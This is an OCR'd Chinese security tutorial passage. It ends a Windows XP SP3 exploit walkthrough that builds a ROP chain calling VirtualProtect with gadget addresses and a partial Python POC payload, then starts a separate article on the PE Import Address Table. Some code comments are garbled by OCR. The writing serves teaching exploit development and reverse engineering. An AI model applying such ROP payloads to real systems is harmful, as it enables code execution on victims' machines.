
把该地址放在 ROP 链的首端，也就是把 0022FD54 的值覆盖为 649b11ec（具体怎么覆盖，大家可以自行计算），顺便手动把 OD 中这几个寄存器的值都改变一下（esp 的值不能动）如图:



寄存器的值依次为 1,2,3,4,0022FD54,5,6,7。接着单步跳到 649b11ec 处执行 push ad，查看堆栈情况:



可以看到栈接下来会执行 00000007 的内容，也就是 EDI 的内容。那么我们把 EDI 的值改成 VirtualProtect 的地址（xp sp3 下 VirtualProtect 的值为 6d7cbbe4）,重新调试。如下图:



相信大家都已经看明白了。

如果选 EDI 为 VirtualProtect 函数地址的话:

ESI 就是函数执行完的返回地址

EBP 就是第一个参数 lpAddress

ESP 就是第二个参数 dwSize

EBX 就是第三个参数 flNewProtect

EDX 就是第四个参数 lpflOldProtect

但是这样做可行吗?

很明显不可行,因为 ESP 的值也就是 dwSize 的值超出 DOWRD 的范围了,函数肯定返回失败,那么就剩下两种方法了

eax

ecx //lpflOldProtect

edx //flNewProtect

ebx //dwSize

esp //lpAddress

ebp //

esi //VirtualProtect

edi

这里我们要巧妙的利用 esp，由于 esp 的值不可改变，所以我们直接把 esp 的值当成返回地址，而且这个返回地址的内容正好被我们的 shellcode 覆盖了。

那么 ebp 的值就应该是 VirtualProtect 的地址了。

问题来了，怎么把 ebp 的值变成 VirtualProtect 地址呢?

emmmm…… 还记得之前选择 SEH 处理函数的时候，我选择了:

```
add esp,17cc
pop ebx
pop esi
pop edi
pop ebp
retn
```

看到 pop ebp 没?

只需要计算一下 pop ebp 时栈的内容，我们将其覆盖成 VirtualProtect 的地址就行了。

接下来就是对四个参数进行运算了，

先计算第一个参数 lpAddress（EBX）

这个参数只要求小于 shellcode 的地址即可，由于 shellcode 本来就位于高址，而且 ESP 是函数的返回地址，也是 shellcode 的起始地址，所以我们干脆把 EBX 的值等于 ESP 就行了，接着我在 649abc7b 处找到了这样的指令:

```
push esp
pop ebx
pop esi
retn
```

关于 pop esi，我们可以随便给 esi 弹一个值就行了

计算第二个参数 dwSize（EDX）

我的想法是让 eax 做运算，最后把 eax 的值赋给 edx。

我在 649a3d6c 处找到给 eax 清零的指令

```
xor eax,eax
```

接着在 6ad5c728 处找到

```
add eax,69
retn
```

我们连续执行这条指令三次把 eax 的值变为 13b(十进制 315)。

又在 6B0B7A46 处找到了给 edx 赋值的指令

```
mov edx,eax
mov eax,edx
retn
```

ok！

计算第三个参数（ECX）

我们需要把 ecx 的值变为 00000040，在这个参数上我思考了好久，一直没有找到解决方法，本来我是这么打算的

```
xor eax,eax
add eax,8
add eax,8
add eax,8
add eax,8
add eax,8
add eax,8
add eax,8
add eax,8
mov cl,al
```

发现在执行 mov cl，al 的时候产生异常，莫名其妙的异常而且还不知道怎

么解决，折腾了半天，就换了种思路……

能不能利用 ebx?

在 60e00bf0 处找到了

```
mov cl,bl
```

也就是说我们只需要把 bl 的值等于 40 即可

如何把 bl 的值变为 40 呢?

一开始我满脑子只有计算，既然上面的 add eax，8 使得 eax 等于 40 了，那么我直接 mov ebx，eax 或者 mov bl,al 不就行了吗？然而，我内存空间中找不到这样的指令……

这就很麻烦了，难道还要用 esi 和 edi?

其实我们不妨跳出计算的思维，直接 pop ebx 不就行了吗？请看这一段指令

```
add esp,17cc
pop ebx
pop esi
pop edi
pop ebp
retn
```

emmmmm…… 熟不熟悉？说实话之前选择 SEH 处理函数的时候，并没有想到这段指令会帮我完成这么多复杂的操作。

只需要 pop ebx 的时候把栈的值覆盖为 40404040 即可，接着让 ecx 清零，执行 mov cl,bl 就行了。

计算第四个参数（EAX）

这个就很简单了，直接 pop eax retn，把 eax 的值变为一个可写地址就行，我选择的可执行地址是 10028024

好了！接下来就开始组装了，这里要注意一点，lpAddress 也就是 ebx 的操作一定要最后再处理，具体原因看下面的代码就懂了。

下面是组装后的汇编指令

xor eax,eax//*计*

add eax,69

retn

add eax,69

retn

add eax,69

retn

mov edx,eax

mov eax,edx

retn

pop ecx //*计* pop ecx ecx FFFFFFFF xor ecx

ecx

retn

inc ecx

retn

mov cl,bl

pop eax retn //*计*

push esp //*计*

pop ebx

pop esi

retn


push ad // push ad

retn

ok，按照这样的思想，我们在 POC 里面进行构造，下面只是 POC 中 ROP 的片段

```
rop = "\x40"*13 #把40404040pop给ebx
rop += "\x41\x41\x41\x41" #edi的值
rop += "\xe4\xbb\x7c\x6d" # kernel32.VirtualProtect通过pop把值赋给了ebp
rop += "\x6c\x3d\x9a\x64" # XOR EAX,EAX # return
rop += "\x28\xc7\xd5\x6a" # ADD EAX,69 # RETN
rop += "\x28\xc7\xd5\x6a" # ADD EAX,69 # RETN
rop += "\x28\xc7\xd5\x6a" # ADD EAX,69 # RETN
rop += "\x46\x7a\x0b\x6b" #  MOV EDX,EAX # MOV EAX,EDX # RETN
rop += "\xaf\x7b\xed\x6a" #pop ecx retn
rop += "\xff\xff\xff\xff"
rop += "\x1c\x50\x6d\x73" # inc ecx retn
rop += "\xf0\x0b\xe0\x6a" # mov cl,bl retn
rop += "\xff\x8d\x1b\x77" # pop eax retn
rop += "\x24\x80\x02\x10" #0x10028024 oldprotect
rop += "\x7b\xbc\x9a\x64" # PUSH ESP # POP EBX # POP ESI # RETN
rop += "\x90\x90\x90\x90" #esi的值
rop += "\xec\x11\x9b\x64" # PUSHAD # RETN
...
shellcode（win xp sp3下弹出计算器的shellcode）
```


进行调试如图



这里有一个严重的问题，就是 pushad 之后，会先执行 EDI 的内容，而 EDI 我们把它覆盖成了 41414141……

emmmm…… 并且我们还想跳过 esi 执行 ebp 的内容，有没有一个指令


能帮我们呢?

聪明的你已经想到了！对！那就是 pop retn，我们只需要把 edi 的值改成 pop retn 的地址就行了


修改后的 POC(部分)如下:

```
rop = "\x40"*13 #把40404040pop给ebx
rop += "\xee\xf9\x75\x7d" #edi的值 这里我们换成了pop retn的地址
rop += "\xe4\xbb\x7c\x6d" # kernel32.VirtualProtect通过pop把值赋给了ebp
rop += "\x6c\x3d\x9a\x64" # XOR EAX,EAX # return
rop += "\x28\xc7\xd5\x6a" # ADD EAX,69 # RETN
rop += "\x28\xc7\xd5\x6a" # ADD EAX,69 # RETN
rop += "\x28\xc7\xd5\x6a" # ADD EAX,69 # RETN
rop += "\x46\x7a\x0b\x6b" #  MOV EDX,EAX # MOV EAX,EDX # RETN
rop += "\xaf\x7b\xed\x6a" #pop ecx retn
rop += "\xff\xff\xff\xff"
rop += "\x1c\x50\x6d\x73" # inc ecx retn
rop += "\xf0\x0b\xe0\x6a" # mov cl,bl retn
rop += "\xff\x8d\x1b\x77" # pop eax retn
rop += "\x24\x80\x02\x10" #0x10028024 oldprotect
rop += "\x7b\xbc\x9a\x64" # PUSH ESP # POP EBX # POP ESI # RETN
rop += "\x90\x90\x90\x90" #esi的值
rop += "\xec\x11\x9b\x64" # PUSHAD # RETN
...
shellcode（win xp sp3下弹出计算器的shellcode）
```


重新运行



完美！接着按 f9 运行就可以看到我们的计算器弹了出来



结束！

小结

这篇文章主要向大家展示了 ROP 链的构造。如果大家没有看太懂，不妨通过我写好的 POC，一步一步进行调试，体会 ROP 的精髓。

可能大家已经发现了，我写的文章会把自己当时出现的错误，以及思考的过程全部向大家展示出来，这样大家看的时候会有一种代入感，而且最重要的是对我来讲这是一种令人难忘的回忆。

如果前辈们有什么不同的看法，欢迎大家在下面留言。

IAT 三连之什么是 IAT?

原创： x-encounter 信安之路 2018-02-26

IAT 的全称是 ImportAddress Table。在可执行文件中使用其他 DLL 可执行文件的代码或数据，称为导入或者输入，当 PE 文件载入内存时，windows 加载器会定位所有导入的函数或数据将定位到的内容填写至可执行文件的某个位置供其使用，而这个操作是需要借助导入表来完成的。

导入表中存放了程序所有使用的 DLL 模块名称及导入的函数名称或函数序号。

本文所用文件及源代码下载地址：

https://pan.baidu.com/s/1o9360AI

学习 IAT 有什么用?

在脱壳和加壳的研究中，导入表是非常关键的部分，加壳要尽可能的隐藏或破坏原始的导入表。脱壳一定要找到或者还原原本的导入表。

举个简单的例子，我们已经找到了加壳程序的 OEP 并转存了下来，但该程序并不能正常运行，这时我们就要手工修复程序的 IAT。

在反病毒的静态分析中，我们可以通过病毒的导入表，初步确定病毒的行为。

在免杀中也有对 IAT 的操作，比如隐藏导入表，修改导入表描述信息，移动导入表函数等等。

在 Hook 操作中也有相应的 IAT 钩子……

IAT 的数据结构

今天我们的目的是找出一个 PE 文件中所有的 DLL 以及每个 DLL 的导入函数并通过编程体会这一过程，先用一张图介绍一下 PE 结构吧：

PE文件格式示意图

（emmm…… 从网上找的，觉得做得很不错，如有侵权请联系我）

在 IMAGE_OPTIONAL_HEADER 的 IMAGE_DATA_DIRECTORY 中定位到第二个目录，即 IMAGE_DIRECTORY_ENTRY_IMPORT。该结构体保存了导入函数的 RVA 地址，通过该 RVA 地址可以定位到导入表的具体位置。

描述导入表结构体是 IMAGE_IMPORT_DESCRIPTOR，也就是说每一个导入的 DLL 都有一个对应的 IMAGE_IMPORT_DESCRIPTOR，并且以数组的形式存放在文件中的，结构体的定义如下：

```
typedef struct _IMAGE_IMPORT_DESCRIPTOR {
        union {
            DWORD Characteristics;
            DWORD OriginalFirstThunk;//该        导        INT    该RVA
    IMAGE_THUNK_DATA 结
        };
        DWORD TimeDateStamp;//                  为0
        DWORD ForwarderChain;//     为0
        DWORD Name;//      DLL          RVA
        DWORD FirstThunk;//该        导          IAT     RVA  IAT
    IMAGE_THUNK_DATA 结      组
    } IMAGE_IMPORT_DESCRIPTOR;
```

我们可以发现导入信息中并没有指定导入表的个数，而是以一个全“0”的 IMAGE_IMPORT_DESCRIPTOR 作为结束标志的。

下面来看一下 IMAGE_THUNK_DATA 结构体的定义：

```
typedef struct _IMAGE_THUNK_DATA32 {
    union {
        DWORD ForwarderString; //      RVA            forwarder string
        DWORD Function;        // PDWORD     导
        DWORD Ordinal;         // 该
```

```
        DWORD AddressOfData;    //        RVA                IMAGE_IMPORT_BY_NAME
    } u1;
} IMAGE_THUNK_DATA32;
```

每一个 IMAGE_THUNK_DATA 对应一个 DLL 中的导入函数。与 IMAGE_IMPORT_DESCRIPTOR 类似，IMAGE_THUNK_DATA 在文件中也是一个数组，并以一个全为“0”的 IMAGE_THUNK_DATA 结束。

当该结构体值的最高位为 0 时，表示函数以函数名字符串的方式导入，这时该 DWORD 的值表示一个 RVA，并指向一个 IMAGE_IMPORT_BY_NAME 结构体：

```
typedef struct _IMAGE_IMPORT_BY_NAME {
    WORD Hint;          //该        导
    BYTE Name[1];       // 该
} IMAGE_IMPORT_BY_NAME, *PIMAGE_IMPORT_BY_NAME;
```


这里简单介绍一下 IAT 与 INT 的区别：

IMAGE_IMPORT_DESCRIPTOR 结构体中的 OriginalFirstThunk 和 FirstThunk 都指向 IMAGE_THUNK_DATA 结构体。


当文件在磁盘上时，两者指向的是同一个 IMAGE_THUNK_DATA，而当文件载入内存时 OriginalFirstThunk 中保存的仍然是指向函数的 RVA，而 FirstThunk 指向的内存变成了由装载器填充的导入函数地址，即 IAT。

手动查找 IAT


首先用 C32Asm 以十六进制模式打开 PE.exe，点击工具栏中的查看并单击 PE 信息，如图




这里要注意一下，给出的是 RVA 地址也就是载入内存后的地址，目前我们没有载入内存，只是在磁盘中打开而已，所以要把 RVA 转换为 FileOffset，手工转换我就不讲了，我只讲使用工具转换。打开 loadPE 载入 PE.exe，单击位置计算器。



输入 00002244，可以看到 FileOffset 已经算了出来。



在 C32Asm 中 Ctrl+G，输入 00001044。





可以看到，有四个 IMAGE_IMPORT_DESCRIPTOR 的结构体，但是第四个是一个全“0”的结构体。做成表格

